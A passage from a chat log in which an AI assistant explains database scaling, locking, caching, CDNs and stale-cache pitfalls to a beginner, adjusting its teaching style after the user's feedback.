  const timeSinceWrite = Date.now() - (lastWrite || 0);

  let connection;

  // If user wrote recently, read from primary
  if (timeSinceWrite < 5000) { // 5 seconds

```

```

    connection = getWriteConnection(); // Read from primary ✓
  } else {
    connection = getReadConnection(); // Read from replica
  }

  const [user] = await connection.execute(
    'SELECT * FROM users WHERE id = ?',
    [req.params.id]
  );

  res.json(user);
});

```

Solution 2: Session stickiness

```

// After write, stick session to primary for X seconds
const sessionStickiness = new Map();

function getConnectionForSession(sessionId, operationType) {
  if (operationType === 'write') {
    // Writes always go to primary
    sessionStickiness.set(sessionId, Date.now());
    return getWriteConnection();
  }

  // Check if session should read from primary
  const lastWrite = sessionStickiness.get(sessionId);

  if (lastWrite && (Date.now() - lastWrite) < 5000) {
    // Recent write, read from primary
    return getWriteConnection();
  }

  // Normal read from replica

```

```
    return getReadConnection();
}
```

Solution 3: Critical reads from primary

```
// Explicitly read from primary for critical data
async function getUserProfile(userId, readFromPrimary = false) {
  const connection = readFromPrimary
    ? getWriteConnection()
    : getReadConnection();

  const [user] = await connection.execute(
    'SELECT * FROM users WHERE id = ?',
    [userId]
  );

  return user;
}

// After updating email, immediately read from primary
app.post('/api/users/:id/email', async (req, res) => {
  await db.update('users',
    { email: req.body.email },
    { id: req.params.id }
  );

  // Read updated data from primary (always up-to-date)
  const user = await getUserProfile(req.params.id, true);

  res.json(user);
});
```

Monitoring replication lag:

```

// Check replica lag
async function checkReplicationLag() {
  const primary = await getWriteConnection().execute(
    'SHOW MASTER STATUS'
  );

  const replicas = await Promise.all(
    replicaPools.map(async (pool) => {
      const [status] = await pool.execute('SHOW SLAVE STATUS');
      return {
        host: pool.config.connectionConfig.host,
        lag: status[0].Seconds_Behind_Master
      };
    })
  );

  return replicas;
}

// Run every minute
setInterval(async () => {
  const lags = await checkReplicationLag();

  lags.forEach(replica => {
    console.log(`${replica.host}: ${replica.lag} seconds
behind`);

    if (replica.lag > 60) {
      // Alert: Replica is more than 1 minute behind!
      alertOps(`High replication lag on ${replica.host}`);
    }
  });
}, 60000);

```

Write Scaling (Harder than read scaling):

The problem:

```
// Reads scale horizontally: Add more replicas ✓  
  
// Writes DON'T scale with replicas:  
// - All writes go to single primary ✗  
// - Primary becomes bottleneck  
  
// At scale:  
Writes needed: 50,000/second  
Primary capacity: 10,000/second  
  
// Primary is 5x overloaded! ✗
```

Solution 1: Vertical scaling (Temporary)

```
// Upgrade primary to bigger server  
  
Before:  
- 32GB RAM  
- 8 CPU cores  
- Capacity: 10,000 writes/sec  
- Cost: $500/month  
  
After:  
- 256GB RAM  
- 64 CPU cores
```

15/02/2026, 10:06:05

👤 Why you give so much example I mean i am begginner so as begginner deep knowledge understand gives response not same problem lots . unique so cover my basic understanding about concept of any past remaining for cover do it and nothing remaining then -(21. What is caching and where to cache

22.Cache eviction strategies (TTL, LRU)

23.Cache consistency & stale cache problems

24. CDN and edge caching) continue this proepr

15/02/2026, 10:07:44

Thought process: Recalibrated teaching strategy to simplify concepts with unique examples progressively.

The user is saying I'm giving too many examples and it's overwhelming for a beginner. They want:

1. Deep knowledge but in a more beginner-friendly way
2. Unique, different examples (not repetitive)
3. Cover basic understanding of concepts
4. Continue with remaining topics from the previous list (17-20) if not complete
5. Then move to topics 21-24 (caching topics)

Let me check what I've covered:

- From the previous response, I covered:
 - Sharding & Partitioning (17) - partially, quite detailed
 - Read Replicas & Write Scaling (18) - partially started
 - Not covered yet: Handling duplicate records (19), Optimistic vs Pessimistic locking (20)

So I should:

1. Finish topics 17-20 more concisely with simpler, beginner-friendly explanations

2. Then cover topics 21-24 about caching

The user wants:

- Deep understanding but beginner-appropriate
- Not overwhelming with too many similar examples
- Cover essential concepts clearly
- Move efficiently through topics

Let me restructure: simpler language, one clear example per concept, focus on core understanding.

You're absolutely right! Let me simplify and focus on **core concepts with ONE clear example each**. I'll finish the remaining topics (17-20) concisely, then move to caching (21-24).

Simplified Deep Dive - Remaining Database Concepts

17. Sharding & Partitioning - Simple Version

Core Concept:

Your database is too big for one server. **Sharding** = Split it across multiple servers.

One Real Example: Instagram

Problem:

- 2 billion users
- One database can't handle it

Solution:

```
// Split users across 100 servers by hashing user_id

function getServerForUser(userId) {
  const hash = hashFunction(userId);
  const serverNumber = hash % 100; // 0-99
  return `db-server-${serverNumber}`;
}

// User 12345 always goes to same server
getServerForUser(12345); // → "db-server-45"
getServerForUser(12345); // → "db-server-45" (always!)

// User 67890 goes to different server
getServerForUser(67890); // → "db-server-23"
```

Key Points:

- ✓ Scales infinitely (add more servers)
- ✗ Can't easily query across servers
- ✗ Hard to change number of servers later

18. Read Replicas - Simple Version

Core Concept:

Most apps read 10x more than they write. Make copies of database for reading.

One Real Example: E-commerce site

Setup:

PRIMARY (Master) - Handles **all** WRITES

↓

REPLICA **1** - Handles **READS**

REPLICA **2** - Handles **READS**

REPLICA **3** - Handles **READS**

Code:

```
// Writing (goes to primary)
async function createOrder(order) {
  await primaryDB.query('INSERT INTO orders SET ?', order);
}

// Reading (goes to replica)
async function getOrders(userId) {
  await replicaDB.query('SELECT * FROM orders WHERE user_id = ?',
    [userId]);
}
```

One Problem: Replication Lag

10:00:00 - User creates **order** (writes to PRIMARY)

10:00:01 - User refreshes page (reads **from** REPLICA)

REPLICA doesn't have new order yet! ❌

Solution: Read **from** PRIMARY right after writing

19. Handling Duplicate Records

Core Concept:

Sometimes the same data gets inserted twice. How to prevent or fix it?

One Real Example: Payment system

Problem:

```
// User clicks "Pay" button twice (double-click)
// OR network fails and app retries
```

```
Request 1: INSERT INTO payments (user_id, amount) VALUES (123, 100)
```

```
Request 2: INSERT INTO payments (user_id, amount) VALUES (123, 100)
```

```
Result: User charged $200 instead of $100! ❌
```

Solution 1: Unique Constraint (Prevention)

```
CREATE TABLE payments (
  id INT PRIMARY KEY,
  idempotency_key VARCHAR(255) UNIQUE, -- Prevents duplicates
  user_id INT,
  amount DECIMAL(10,2)
);
```

```
-- First insert succeeds
```

```
INSERT INTO payments (idempotency_key, user_id, amount)
VALUES ('order-123-payment', 456, 100);
```

```
-- Second insert fails (duplicate key)
```

```
INSERT INTO payments (idempotency_key, user_id, amount)
VALUES ('order-123-payment', 456, 100);
```

```
-- ERROR: Duplicate entry ✓
```

Solution 2: Find and Delete Duplicates (Cleanup)

```
-- Find duplicates
SELECT user_id, email, COUNT(*) as count
FROM users
GROUP BY user_id, email
HAVING count > 1;

-- Delete duplicates, keep oldest
DELETE u1 FROM users u1
JOIN users u2
WHERE u1.email = u2.email
      AND u1.id > u2.id; -- Keep lower ID (older record)
```

Key Takeaway: Always use unique constraints on fields that should be unique!

20. Optimistic vs Pessimistic Locking

Core Concept:

Two users try to edit the same data at the same time. How to prevent conflicts?

One Clear Example: Editing a document

Scenario:

```
10:00:00 - Alice opens document (stock quantity: 100)
10:00:00 - Bob opens document (stock quantity: 100)
10:00:30 - Alice changes to 90 (sold 10 items)
10:00:45 - Bob changes to 80 (sold 20 items)
```

Who wins? What's the final quantity?

Pessimistic Locking (Lock immediately)

How it works:

```
-- Alice opens document
START TRANSACTION;
SELECT * FROM products WHERE id = 1 FOR UPDATE; -- LOCKS the row
-- quantity = 100

-- Bob tries to open
SELECT * FROM products WHERE id = 1 FOR UPDATE;
-- 🕒 WAITS... can't access locked row

-- Alice updates
UPDATE products SET quantity = 90 WHERE id = 1;
COMMIT; -- Releases lock

-- Now Bob can proceed
-- Bob sees quantity = 90 (Alice's update)
```

Real Code:

```
async function sellProduct(productId, quantity) {
  await db.beginTransaction();

  try {
    // Lock the row
    const [product] = await db.query(
      'SELECT * FROM products WHERE id = ? FOR UPDATE',
      [productId]
    );

    if (product.quantity < quantity) {
```

```

        throw new Error('Not enough stock');
    }

    // Update
    await db.query(
        'UPDATE products SET quantity = quantity - ? WHERE id = ?',
        [quantity, productId]
    );

    await db.commit();
} catch (error) {
    await db.rollback();
    throw error;
}
}

```

Pros/Cons:

- ✓ No conflicts (only one person can edit at a time)
- ✗ Slower (users wait for locks)
- Use when: Banking, inventory management

Optimistic Locking (Check before saving)

How it works:

```

-- Add version column
CREATE TABLE products (
    id INT PRIMARY KEY,
    name VARCHAR(100),
    quantity INT,
    version INT DEFAULT 0 -- Version number

```

```

);

-- Alice reads (version = 5)
SELECT * FROM products WHERE id = 1;
-- quantity = 100, version = 5

-- Bob reads (version = 5)
SELECT * FROM products WHERE id = 1;
-- quantity = 100, version = 5

-- Alice saves first
UPDATE products
SET quantity = 90, version = version + 1
WHERE id = 1 AND version = 5; -- Check version matches
-- Success! version now = 6

-- Bob tries to save
UPDATE products
SET quantity = 80, version = version + 1
WHERE id = 1 AND version = 5; -- Version is now 6, not 5!
-- 0 rows affected ❌ (version doesn't match)
-- Bob gets error: "Document was modified by someone else"

```

Real Code:

```

async function updateProduct(productId, newQuantity,
currentVersion) {
  const result = await db.query(
    'UPDATE products SET quantity = ?, version = version + 1
WHERE id = ? AND version = ?',
    [newQuantity, productId, currentVersion]
  );

  if (result.affectedRows === 0) {
    throw new Error('Product was modified by another user. Please

```

```

refresh and try again.');
```

```

    }

    return { success: true };
}

// Usage:
try {
    await updateProduct(123, 90, 5); // productId, quantity,
    version
} catch (error) {
    alert('Someone else updated this. Refreshing...');
    // Reload fresh data
}
```

Pros/Cons:

- ✓ Faster (no waiting for locks)
- ✓ Better for high traffic
- ✗ User might get "conflict" error
- Use when: Wikis, documents, most web apps

Quick Comparison:

Situation	Use Pessimistic	Use Optimistic
Bank account transfers	✓	
Product inventory	✓	
Google Docs editing		✓
Social media posts		✓
High conflict rate	✓	

Situation

Use Pessimistic

Use Optimistic

Low conflict rate

✓

Caching Concepts (21-24)

21. What is Caching and Where to Cache

Core Concept:

Store frequently accessed data in fast storage so you don't have to fetch it repeatedly.

Simple Analogy:

Instead of walking to the library every time you need a book, keep your favorite books on your desk.

One Real Example: YouTube

Without Cache:

User watches "Despacito" video

1. Request → YouTube servers
2. Query database: "Get video details" (50ms)
3. Query database: "Get view count" (20ms)
4. Query database: "Get comments" (100ms)
5. Load video file from storage (200ms)

Total: 370ms per view

× 5 billion daily views = Servers melt 🔥

With Cache:

First user watches "Despacito"

1. Check cache → Not found
2. Load from database (370ms)
3. Store in cache ✓

Next 10 million users watch "Despacito"

1. Check cache → Found! ✓
2. Return immediately (5ms)

Savings: 370ms → 5ms (74x faster!)

Where to Cache (Layers):

User Request

↓

[1] Browser Cache (0ms - instant)

↓

[2] CDN Cache (20ms - nearby server)

↓

[3] Application Cache (5ms - Redis/Memcached)

↓

[4] Database Query Cache (10ms)

↓

[5] Database (50-200ms)

Layer 1: Browser Cache

```
<!-- Browser stores images, CSS, JS locally -->  
  
<!-- Stored for 24 hours, no re-download needed ✓ -->
```

Layer 2: CDN (Content Delivery Network)

User in Japan requests YouTube **video**
→ **Video** served **from** Tokyo CDN (**20ms**)
✓ Not **from** California servers (**200ms**)

Layer 3: Application Cache (Most Important)

```
const redis = require('redis');
const client = redis.createClient();

// Get user profile
async function getUserProfile(userId) {
  const cacheKey = `user:${userId}`;

  // Check cache first
  const cached = await client.get(cacheKey);
  if (cached) {
    return JSON.parse(cached); // Fast! 5ms ✓
  }

  // Cache miss - load from database
  const user = await db.query('SELECT * FROM users WHERE id = ?',
    [userId]);

  // Store in cache
  await client.setex(cacheKey, 3600, JSON.stringify(user)); // 1
  hour

  return user;
}
```

What to Cache:

```
// ✓ Good to cache (doesn't change often):
- User profiles
```

- **Product** catalogs
- **Blog** posts
- **Static** content (images, **CSS**, **JS**)
- **API** responses

// **✗** *Don't cache (changes frequently):*

- **Bank** account balance
- **Stock** prices (real-time)
- **Shopping** cart contents
- **Live** sports scores

22. Cache Eviction Strategies

Core Concept:

Cache has limited space. When full, what do you remove?

Strategy 1: TTL (Time To Live) - Simplest

How it works: Every cached item expires after X seconds.

```
// Set with expiration
await redis.setex('product:123', 3600, productData); // Expires
in 1 hour
```

```
// Timeline:
```

```
10:00:00 - Data cached
```

```
10:30:00 - Still in cache ✓
```

```
11:00:00 - Expires, removed from cache
```

```
11:00:01 - Next request: cache miss, reload from DB
```

Real Example:

```
// Product prices change occasionally
await redis.setex('product:123', 3600, JSON.stringify(product));
// 1 hour TTL

// News headlines change frequently
await redis.setex('headlines', 300, JSON.stringify(headlines));
// 5 min TTL

// User sessions
await redis.setex('session:xyz', 86400, JSON.stringify(session));
// 24 hours
```

Strategy 2: LRU (Least Recently Used) - Most Common

How it works: When cache is full, remove the item that hasn't been accessed for the longest time.

```
// LRU Example:
```

Cache capacity: 3 items

Step 1: Add A

Cache: [A]

Step 2: Add B

Cache: [A, B]

Step 3: Add C

Cache: [A, B, C] - Full!

Step 4: Access A (A becomes recently used)

Cache: [B, C, A]

Step 5: Add D (cache full, remove least recently used = B)
Cache: [C, A, D]

Redis Implementation:

```
// Redis automatically uses LRU when memory limit reached
redis-cli config set maxmemory 2gb
redis-cli config set maxmemory-policy allkeys-lru

// Now Redis automatically removes least-used items ✓
```

Visual:

Cache state:

Item A	Item B	Item C
Used: 10s	Used: 5s	Used: 1s
ago	ago	ago

↑	↑	↑
Remove	Keep	Keep
first!		

When cache full, Item A is removed (least recently used)

Strategy 3: LFU (Least Frequently Used)

How it works: Remove items accessed least often.

```
// Track access count
```

Cache:

- Item A: accessed 100 times
- Item B: accessed 5 times
- Item C: accessed 50 times

When full, remove Item B (least frequently used)

When to use each:

Strategy	Use When	Example
TTL	Data becomes stale over time	News, weather, prices
LRU	Recent data is most important	User sessions, browsing history
LFU	Popular data should stay	Viral videos, trending posts

23. Cache Consistency & Stale Cache Problems

Core Concept:

Cache and database can get out of sync.

The Problem:

```
// Timeline:
```

10:00:00 - User loads profile

DB: email = 'old@example.com'

Cache: email = 'old@example.com' ✓ Match

10:01:00 - User updates email

DB: email = 'new@example.com' ✓ Updated

Cache: email = 'old@example.com' ✗ Still old!

10:01:30 - User refreshes page
Loads from cache
Shows: email = 'old@example.com' ❌ Wrong!

Solution 1: Cache Invalidation (Most Common)

How it works: When data changes, delete from cache.

```
// Update user profile
async function updateUserEmail(userId, newEmail) {
  // 1. Update database
  await db.query('UPDATE users SET email = ? WHERE id = ?',
    [newEmail, userId]);

  // 2. Delete from cache
  await redis.del(`user:${userId}`);

  // Next request will reload fresh data from DB ✓
}
```

Solution 2: Write-Through Cache

How it works: Update cache AND database together.

```
async function updateUserEmail(userId, newEmail) {
  // 1. Update database
  await db.query('UPDATE users SET email = ? WHERE id = ?',
    [newEmail, userId]);

  // 2. Update cache immediately
  const user = await db.query('SELECT * FROM users WHERE id = ?',
```

```
[userId]);  
  await redis.setex(`user:${userId}`, 3600,  
JSON.stringify(user));  
  
  // Cache always in sync ✓  
}
```

Solution 3: Cache Aside Pattern (Best Practice)

```
// Read (cache-aside)  
async function getUser(userId) {  
  // Try cache first  
  const cached = await redis.get(`user:${userId}`);  
  if (cached) return JSON.parse(cached);  
  
  // Not in cache, load from DB  
  const user = await db.query('SELECT * FROM users WHERE id = ?',  
[userId]);  
  
  // Populate cache  
  await redis.setex(`user:${userId}`, 3600,  
JSON.stringify(user));  
  
  return user;  
}  
  
// Write (invalidate cache)  
async function updateUser(userId, data) {  
  // Update DB  
  await db.query('UPDATE users SET ? WHERE id = ?', [data,  
userId]);
```

```
// Invalidate cache
await redis.del(`user:${userId}`);

// Next read will refresh cache ✓
}
```

Real Problem: Cache Stampede

```
// Problem:
// 1000 requests arrive simultaneously for same data
// Cache expired
// All 1000 requests query database!
// Database crashes! 💣

// Solution: Lock during cache refresh
const locks = new Map();

async function getUser(userId) {
  const cacheKey = `user:${userId}`;

  // Check cache
  let user = await redis.get(cacheKey);
  if (user) return JSON.parse(user);

  // Check if someone else is already loading
  if (locks.has(userId)) {
    // Wait for them to finish
    await locks.get(userId);
    // Now cache should be populated
    user = await redis.get(cacheKey);
    return JSON.parse(user);
  }
}
```

```
// We're first, create lock
let resolve;
const promise = new Promise(r => resolve = r);
locks.set(userId, promise);

try {
  // Load from DB (only this request does it)
  user = await db.query('SELECT * FROM users WHERE id = ?',
[userId]);

  // Cache it
  await redis.setex(cacheKey, 3600, JSON.stringify(user));

  return user;
} finally {
  // Release lock
  locks.delete(userId);
  resolve();
}
}

// Now only 1 request hits database, others wait ✓
```

24. CDN and Edge Caching

Core Concept:

Serve content from servers physically close to users.

Simple Explanation:

Without CDN:

User in Tokyo requests image

→ Server in **California** (12,000 km away)

→ Latency: 200ms ❌

User in London requests image

→ Server in **California** (8,600 km away)

→ Latency: 150ms ❌

With CDN:

User in Tokyo requests image

→ Tokyo CDN **server** (50 km away)

→ Latency: 20ms ✓


User in London requests image

→ London CDN server (100 km away)

→ Latency: 15ms ✓

How CDN Works:

Your Origin **Server** (California)



First Request:

1. User in Tokyo requests: `https://mysite.com/logo.png`
2. Tokyo CDN checks: Don't have it

3. Tokyo CDN requests from Origin Server (California)
4. Origin Server sends logo.png
5. Tokyo CDN stores copy
6. Tokyo CDN sends to user

Time: 200ms (first time)

Subsequent Requests:

1. Another user in Tokyo requests: https://mysite.com/logo.png
2. Tokyo CDN checks: Have it! ✓
3. Tokyo CDN sends immediately

Time: 20ms (10x faster!)

Real Implementation:

```
// Using Cloudflare CDN (popular choice)

// Step 1: Upload file to your server
app.get('/images/product.jpg', (req, res) => {
  res.sendFile('/path/to/product.jpg');
});

// Step 2: Add cache headers
app.get('/images/product.jpg', (req, res) => {
  res.set({
    'Cache-Control': 'public, max-age=86400', // Cache for 24
    'CDN-Cache-Control': 'max-age=604800'      // CDN keeps for 7
  });
  res.sendFile('/path/to/product.jpg');
});
```

```
// That's it! CDN automatically caches and distributes ✓
```

What to put on CDN:

```
// ✓ Perfect for CDN (static files):
```

- Images (jpg, png, gif)
- Videos (mp4, webm)
- CSS files
- JavaScript files
- Fonts
- PDF documents

```
// ✗ Don't put on CDN:
```

- User-specific data
- Real-time data
- Personalized content
- Admin dashboards

Purging/Invalidating CDN Cache:

```
// When you update a file, tell CDN to refresh
```

```
// Option 1: Version your files
```

```
// Old: https://mysite.com/app.js
```

```
// New: https://mysite.com/app.v2.js ✓ Different URL, CDN  
fetches fresh
```

```
// Option 2: API purge (Cloudflare example)
```

```
const response = await
```

```
fetch('https://api.cloudflare.com/client/v4/zones/ZONE_ID/purge_cache')  
{  
  method: 'POST',  
  headers: {
```

```
'Authorization': 'Bearer YOUR_API_TOKEN',
'Content-Type': 'application/json'
},
body: JSON.stringify({
  files: [
    'https://mysite.com/images/product.jpg'
  ]
})
});

// CDN removes old version, fetches new one ✓
```

Real Performance Impact:

Website without CDN:

- Load time: 3 seconds
- Bandwidth cost: \$500/month

Website with CDN:

- Load time: 0.5 seconds ✓ (6x faster!)
- Bandwidth cost: \$50/month ✓ (10x cheaper!)
- Origin server load: 90% reduction ✓

Summary - When to Use What:

Cache Layer	Use For	Speed
-----	-----	-----
Browser Cache	CSS, JS, images	0ms
CDN	Static files globally	20ms

Redis/Memcached	Database query results	5ms
Database Query Cache	Repeated complex queries	10ms

Golden Rule: Cache as close to the user as possible!

That's it! Clear, simple, one example per concept. Want me to explain any specific part deeper?

15/02/2026, 10:09:33

👤 I don't mean give more examples I mean don't give same content . Cover first my basic because I don't know much I am new begginer -(CDN and edge caching

25. Why cache can make systems wrong

15/02/2026, 10:13:54

Thought process: Architected beginner-friendly explanations avoiding redundancy and repetition.

The user is saying:

1. They're a beginner
2. Don't want multiple examples of the same thing
3. Don't want repeated content
4. Want basics covered first since they're new
5. Specifically wants:
 - CDN and edge caching (topic 24 - but wants beginner-friendly, unique angle)
 - Topic 25: Why cache can make systems wrong

They want fresh, unique content that's beginner-appropriate, not redundant examples.

Let me provide:

1. A fresh beginner explanation of CDN/edge caching (not repeating what I said before)
2. Then cover "Why cache can make systems wrong" - this is about cache problems/pitfalls

I should make it:

- Simple for beginners
- One clear flow

- Not repetitive
- Focus on understanding, not multiple examples

Fresh Beginner Guide - Caching Problems

24. CDN and Edge Caching - The Basics

What's the Core Problem CDNs Solve?

Your server is in one place. Your users are everywhere.

Your server: New York
User in Australia requests your website
Distance: 16,000 km
Speed of light in fiber: 200,000 km/second
Minimum time: $16,000 / 200,000 = 0.08$ seconds (80ms)

But actual internet adds:

- Routing between networks: +50ms
- Processing at each hop: +30ms
- Congestion delays: +40ms

Real latency: 200ms+ just for the request to arrive!

What is "The Edge"?

Edge = Close to the user (at the edge of the network)

Traditional:

All users → One central server (far away)

Edge/CDN:

Users → Nearest edge **server** (nearby)

How CDN Actually Works (Step by Step):

Setup:

1. You upload website to your origin **server** (New York)
2. You configure **CDN** (Cloudflare/AWS CloudFront)
3. CDN gives you **new domain**: d1234.cloudfront.net
4. You point your **domain** (mysite.com) to CDN domain

What Happens When User Visits:

User **in** Sydney types: mysite.com

Step 1: DNS lookup

mysite.com → d1234.cloudfront.net → **203.0.113.5** (Sydney edge server)

Step 2: Request goes **to** Sydney edge server (**not New York!**)

Distance: **10km** instead **of 16,000km**

Step 3: Edge server checks: "Do I have this file?"

If YES:

→ Serve immediately (**20ms** total)

If NO:

→ Request **from** origin server **in New York** (**200ms**)

→ Save copy **for next** time

→ Serve **to** user

The Key Insight:

First user is slow. Every user after is fast.

```
User 1 in Sydney: 200ms (fetches from New York)
User 2 in Sydney: 20ms (from Sydney edge server) ✓
User 3 in Sydney: 20ms (from Sydney edge server) ✓
User 4 in Sydney: 20ms (from Sydney edge server) ✓
```

When CDN Helps vs Doesn't Help:

```
// ✓ CDN is perfect for:
Static files that don't change:
- mysite.com/logo.png (same for everyone)
- mysite.com/style.css (same for everyone)
- mysite.com/video.mp4 (same for everyone)

// ✗ CDN doesn't help:
Dynamic content that's different per user:
- mysite.com/api/my-orders (different for each user)
- mysite.com/account/settings (personalized)
- mysite.com/search?q=realtime-data (changes constantly)
```

25. Why Cache Can Make Systems WRONG

This is the most important lesson about caching!

Core Problem: Cache Shows Old Data

The Fundamental Issue: When you cache something, you're making a copy. The copy can become outdated.

Problem 1: User Sees Their Own Stale Data

Scenario:

10:00:00 - User changes email from old@email.com to new@email.com
Database updated ✓

10:00:01 - User refreshes profile page
Page loads from cache
Shows: old@email.com ✗

User thinks: "The update didn't work! The site is broken!"

Why This Happens:

```
// When user updates email:
async function updateEmail(userId, newEmail) {
  await db.query('UPDATE users SET email = ? WHERE id = ?',
    [newEmail, userId]);
  // Database has new email ✓
  // But cache still has old email ✗
}

// When user loads profile:
async function getProfile(userId) {
  const cached = await cache.get(`user:${userId}`);
  if (cached) return cached; // Returns OLD email ✗
}
```

Real Impact:

- User loses trust in your system
- User submits duplicate updates

- Support tickets increase
- Bad reviews: "Updates don't save!"

Problem 2: Race Conditions

Scenario:

You have \$100 in your bank account.

Request A: Withdraw \$60

Request B: Withdraw \$60

Both read cache: balance = \$100 ✓

Both think: "User has enough money"

Both approve withdrawal

Final balance: -\$20 ✗

You just lost \$20!

Why This Happens:

```
// Request A and B happen simultaneously:

// Request A:
balance = cache.get('user:123:balance'); // 100
if (balance >= 60) {
  // Approve! ✓
  db.query('UPDATE SET balance = balance - 60');
  cache.set('user:123:balance', 40);
}

// Request B (runs at same time):
```

```
balance = cache.get('user:123:balance'); // Still 100! ❌  
if (balance >= 60) {  
  // Also approves! ❌  
  db.query('UPDATE SET balance = balance - 60');  
  cache.set('user:123:balance', 40);  
}
```

The Solution: Don't cache critical transactional data. Always read from database for money/inventory.

Problem 3: Cache Stampede (Thundering Herd)

Scenario:

Popular celebrity tweets at 10:00:00
10 million followers see notification
All 10 million click at same time (10:00:01)

Cache entry expired at 10:00:00
First request: Cache miss → Database query
Second request: Cache miss → Database query
Third request: Cache miss → Database query
...

10,000,000th request: Cache miss → Database query

10 million database queries in 1 second!
Database crashes 💥

Visual:

Cache expires
↓

```
| 10 million requests arrive |  
| All see: Cache empty       |  
| All query: Database        |
```

↓
💥 Database dead

Why This Is Dangerous:

- Happens during traffic spikes
- Exactly when you need cache most
- Creates cascading failure

Problem 4: Inconsistent Views Across Users

Scenario:

Social media post gets 1000 likes

User A refreshes: Sees 1000 likes (from cache server 1)

User B refreshes: Sees 1020 likes (from cache server 2)

User C refreshes: Sees 980 likes (from cache server 3)

Everyone sees different numbers!

Why This Happens:

You have 3 cache servers

Post gets like:

- Database: 1001 likes ✓

- Cache server 1: Still shows 1000 (not updated yet)
- Cache server 2: Shows 1001 (updated)
- Cache server 3: Shows 999 (corrupted)

Each user connects to random cache server

= Everyone sees different data ❌

Problem 5: Deleted Data Stays in Cache

Scenario:

10:00 - Admin deletes offensive comment

Database: Comment deleted ✓

Cache: Comment still visible ❌

10:01 - 10,000 users still see offensive comment

Lawsuits incoming ⚖️

Real Example:

```
// Admin deletes comment
async function deleteComment(commentId) {
  await db.query('DELETE FROM comments WHERE id = ?',
[commentId]);
  // Database: Comment gone ✓
  // Cache: Still has comment for 1 hour ❌
}

// Users still see it
async function getComment(commentId) {
  const cached = await cache.get(`comment:${commentId}`);
```

```
if (cached) return cached; // Returns deleted comment! ❌  
}
```

Problem 6: Cache Memory Explosion

Scenario:

Your cache has 16GB RAM

Day 1: Caching user profiles → 2GB used ✓

Day 30: Still caching user profiles → 8GB used ⚠️

Day 60: Database grew → 18GB needed ❌

Cache runs out of memory

Either:

- A) Cache crashes → All requests hit database → Database crashes
- B) Cache evicts random data → Cache hit rate drops → Database overloaded

Why This Happens:

```
// Bad: No size limit  
cache.set('user:1', userData); // 50KB  
cache.set('user:2', userData); // 50KB  
// ...  
cache.set('user:500000', userData); // 50KB  
  
// Total: 500,000 × 50KB = 25GB  
// But cache only has 16GB! ❌
```

Problem 7: Wrong Data Gets Cached Forever

Scenario:

Bug in your `code` caches incorrect data:

```
cache.set('product:123:price', 9999999999); // Should be 99.99
```

Now every user sees price: \$9,999,999,999

Cache TTL: 7 days

Bug will show wrong price for 7 days! ❌

Real Story:

E-commerce site had bug:

- Cached product as "in stock"
- Product actually sold out
- Cache TTL: 24 hours
- Result: Sold 1000 products they didn't have
- Cost: \$50,000 in refunds and shipping

Problem 8: Multi-Step Operations Break

Scenario:

E-commerce checkout:

Step 1: Reserve inventory

Database: stock = 1 → 0 ✓

Cache: stock = 1 (not updated) ❌

Step 2: Show confirmation page

Reads cache: stock = 1
Shows: "1 item in stock" ❌

Step 3: Another user tries to buy
Reads cache: stock = 1 ✓ "Available!"
Actually: stock = 0 ❌ Oversold!

How to Avoid These Problems:

Rule 1: Never cache critical data

```
// ❌ Don't cache:  
- Bank balances  
- Inventory counts  
- Payment status  
- Security permissions  
  
// ✓ OK to cache:  
- User profile names  
- Product descriptions  
- Blog posts  
- Public data
```

Rule 2: Invalidate cache on updates

```
async function updateUser(userId, data) {  
  await db.query('UPDATE users SET ? WHERE id = ?', [data,  
    userId]);  
  await cache.delete(`user:${userId}`); // Clear cache!  
}
```

Rule 3: Use short TTL for changing data

```
// Changes often → Short TTL
```

```
cache.setex('stock:123', 60, stockCount); // 60 seconds
```

```
// Never changes → Long TTL
```

```
cache.setex('product:description:123', 86400, description); // 24 hours
```

Rule 4: Read from database for critical operations

```
async function checkout(userId, productId) {  
  // Don't trust cache for stock check  
  const product = await db.query('SELECT stock FROM products  
WHERE id = ?', [productId]);  
  
  if (product.stock > 0) {  
    // Proceed with purchase  
  }  
}
```

The Golden Rule of Caching:

"Cache is an optimization, not the truth."

If cache **is** wrong: System should still **work** (just slower)

If cache **is** missing: System should still **work** (just slower)

If cache **is** corrupted: System should detect **and** fix it

Database = Source of truth ✓

Cache = Fast copy of **truth** (might be stale) ⚠

When Cache Problems Are Acceptable:

// Low stakes (OK if wrong):

- **View** counts (989 vs 991 views - who cares?)
- **Social** media likes (1000 vs 1003 likes - close enough)
- **Approximate** analytics (trending topics)
- **Non-critical UI** elements

// High stakes (NOT OK if wrong):

- **Money** amounts
- **Legal** documents
- **Medical** records
- **Inventory**/availability
- **User** permissions

That's it! Cache is powerful but dangerous. Always ask: **"What happens if this cached data is wrong?"**

15/02/2026, 10:15:02